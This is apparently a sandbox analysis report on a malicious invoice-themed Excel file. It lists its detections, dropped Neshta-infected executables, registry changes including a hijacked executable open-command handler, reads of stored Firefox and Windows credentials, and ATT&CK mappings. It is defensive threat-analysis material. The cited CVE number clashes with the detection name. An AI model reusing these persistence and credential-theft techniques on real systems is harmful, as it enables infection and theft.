Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-06-10 07:58:28
Submitter	Manual Submission
Type	MS OLE document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	Trojan.X97M.CVE201711882.XQUOOWZ, VAN_WORM.UMXX		
Exploited vulnerabilities	CVE-2017-1188		
Analyzed objects	MS OLE document	1 - INVOICE#1191189.xlsx	32B0E71AF46F3952561640EBE524B74DFB8AB3BF
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	98494EF434FFDFE844F360A309CFDDFEB95F3956
	Office Word 2007 document	1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm	3ED76217AE6D825864BC968BBD6C77FABBE70FE4
	Office Excel 2007 spreadsheet	1.1.2 - C:\Users\91974\AppData\Local\Temp\..-_---.----------------.-.-.-.-_----_-_-_------------_.xlam	A0C81E9A8042B4A371CC061A5CBA6545AB46ACE4

Analysis Environments

	W10	W7	CentOS w Docker
Anti-security, self-preservation	✓	✓	
Autostart or other system reconfiguration	✓	✓	
Deception, social engineering			
File drop, download, sharing, or replication	✓	✓	
Hijack, redirection, or data theft	✓	✓	
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓	✓	
Rootkit, cloaking	✓	✓	
Suspicious network or messaging activity	✓	✓	

W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.X97M.CVE201711882.XQUOOWZ
Exploited vulnerabilities	CVE-2017-1188
Network connection	Custom

▼ Object 1 - INVOICE#1191189.xlsx (MS OLE document)

File name	INVOICE#1191189.xlsx
File type	MS OLE document
SHA-1	32B0E71AF46F3952561640EBE524B74DFB8AB3BF
SHA-256	4473634DDD0CD6C3AF8780E384B2356C8526DAF36A63CE80C949C88DCDACE3A7
MD5	E4857AD9E70C4E50E4A315055340386B
Size	1414144 byte(s)

Risk Level	High risk
Detection	Trojan.X97M.CVE201711882.XQUOOWZ
Exploited vulnerabilities	CVE-2017-1188
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (63) File drop, download, sharing, or replication (23) Hijack, redirection, or data theft (9) Malformed, defective, or with known malware traits (41) Process, service, or memory object change (19) Rootkit, cloaking (2) Suspicious network or messaging activity (13)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics	
Execution	Execution through API	🟥⬜⬜ Characteristics:	1, 2, 3
Persistence	Hidden Files and Directories	🟥⬜⬜ Characteristics:	1, 2
Privilege Escalation	Process Injection	🟥🟥⬜ Characteristics: 🟥⬜⬜ Characteristics:	1, 2 1, 2, 3, 4
Defense Evasion	Process Injection	🟥🟥⬜ Characteristics: 🟥⬜⬜ Characteristics:	1, 2 1, 2, 3, 4
	Process Hollowing	🟥⬜⬜ Characteristics:	1
	File Deletion	🟥⬜⬜ Characteristics:	1, 2, 3, 4, 5, 6, 7, 8, 9
	Hidden Files and Directories	🟥⬜⬜ Characteristics:	1, 2
Collection	Data from Local System	🟥🟥⬜ Characteristics: 🟥⬜⬜ Characteristics:	1 1
Command and Control	Commonly Used Port	🟥🟥🟥 Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥 Characteristics:	1

Notable Threat Characteristics

Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes	🟥⬜⬜	Process ID: 2324 Image Path: lsass.exe Info: system injection target

Autostart or other system reconfiguration (63)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%APPDATA%\FB8915\5EB4F7.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w64.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w32.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t64.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t32.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Package Cache\{06afee40-d856-48c5-8ff2-bd1c3655edca}\python-3.8.0-amd64.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%TEMP%\3DEF8F3A-02BE-4BA6-94D8-5E27AE376C94\DismHost.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Scripts\easy_install-3.8.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\pythonw.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\python.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-64.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-32.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-64.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\cli-32.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0-amd64.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-8.0.exe

Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-7.1.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-6.0.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-14.0.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-14.0-amd64.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0-amd64.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\OneDriveStandaloneUpdater.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.8.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\Scripts\easy_install.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\pythonw.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileSyncConfig.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileCoAuth.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Programs\Python\Python38\python.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\OneDrive\OneDrive.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%TEMP%\3582-490\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\IM7MGWQR\vbc[1].exe
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE

Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %* Type: REG_SZ
Hides file in system folder to evade detection	🟥🟥⬜	%windir%\svchost.com

File drop, download, sharing, or replication (23)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe
Executes dropped file	🟥🟥🟥	%TEMP%\3582-490\vbc.exe
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file	🟥🟥🟥	%TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file	🟥🟥🟥	File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\DB932DAF.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9FC87918.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\A50516B3.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2324 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-4653-b956-74e659da3a71 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2324 File: %APPDATA%\FB8915\5EB4F7.lck Type: VSDT_ASCII
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 2324 File: %APPDATA%\FB8915\5EB4F7.exe Type: VSDT_EXE_MSIL
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 756 File: %windir%\svchost.com Type: VSDT_EXE_W32
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 756 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2256 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	🟥⬜⬜	%APPDATA%\FB8915\5EB4F7.exe
Creates multiple copies of a file	🟥⬜⬜	%windir%\svchost.com
Creates multiple copies of a file	🟥⬜⬜	%USERPROFILE%\vbc.exe

Hijack, redirection, or data theft (9)

Characteristic	Significance	Details
Accesses decoy file	🟥🟥⬜	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons3.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons2.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\logins.json
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite-wal
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\profiles.ini
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 756 Info: Searches files by API

Malformed, defective, or with known malware traits (41)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 2324 Image Path: vbc.exe
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: 5EB4F7.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: gui-64.exe SHA1: FE57A5EA7A25705871A93716A3CD3ADA8BB9ED4B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: cli.exe SHA1: F34CBE71CE66B1D5E77948B870F3D7FE62D3020F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: cli-64.exe SHA1: 3519EE845D449B8CADCE120267599D8A76EE5036 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: w64.exe SHA1: 0326FC36EF417BD219013622A8F3571AC45DB324 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-14.0.exe SHA1: AC01D0E2438BE2DB7ED11BC0E1556CA85C01800E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: FileCoAuth.exe SHA1: C9727A4E7218BE71DDCE6C8B09E8D2A6EBEF8072 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: w32.exe SHA1: CCC5D9070C7A5B514BE03AA1B8D622CF78CAB95D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-7.1.exe SHA1: 6A692DF2A6A7EC40981B3E496C1648E7D31F9937 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: DismHost.exe SHA1: A08E7E9725627CB9B0863650A2A7179E2126AA6E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: OneDriveStandaloneUpdater.exe SHA1: D55AAEA51640E73DB667C73FAC367B7F9613C17D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-10.0.exe SHA1: 8590465782AF130B70FDA770EC188F7BFB73B00C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: FileSyncConfig.exe SHA1: 6E3841A0FDD845CBD54153E23DE7E2C68601205A Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: pythonw.exe SHA1: 22BA2BED8C0BC744907D0E0401262EF552D1715E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: easy_install-3.8.exe SHA1: D9B00F96D3721C8913B6E642975E3B480F41C739 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: pip.exe SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: cli-32.exe SHA1: F34CBE71CE66B1D5E77948B870F3D7FE62D3020F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: pip3.exe SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: t32.exe SHA1: 537C0A70021D4725D44FBE401E4DFAAF19D53CD9 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: gui.exe SHA1: 7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: gui-32.exe SHA1: 7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-9.0-amd64.exe SHA1: 951125979E16B3AE92860B8BB775F5F11B60989F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-9.0.exe SHA1: 7C70CFAD7420E14F6DDF5418F959BCFE242887C0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: easy_install.exe SHA1: D9B00F96D3721C8913B6E642975E3B480F41C739 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-6.0.exe SHA1: CAD49F594E5452A89484DFA271F6FD567B1112F3 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: python.exe SHA1: BEE5F53EBC5040C3B2D3311EF883286063ACD2FF Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	■■■	Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: python-3.8.0-amd64.exe SHA1: 0AC8A39D74953CBB03A7F6964D59117703FB1C23 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: OneDrive.exe SHA1: A584E89482FC65F47CABDD6032B82D85D7E3F33D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-14.0-amd64.exe SHA1: F4C13AEDA5EB94B5E8BB46F6A64F95FDB22A32EF Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: pip3.8.exe SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: t64.exe SHA1: E4AF639B6AC6031575AD48D039C8A74227E95EFD Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
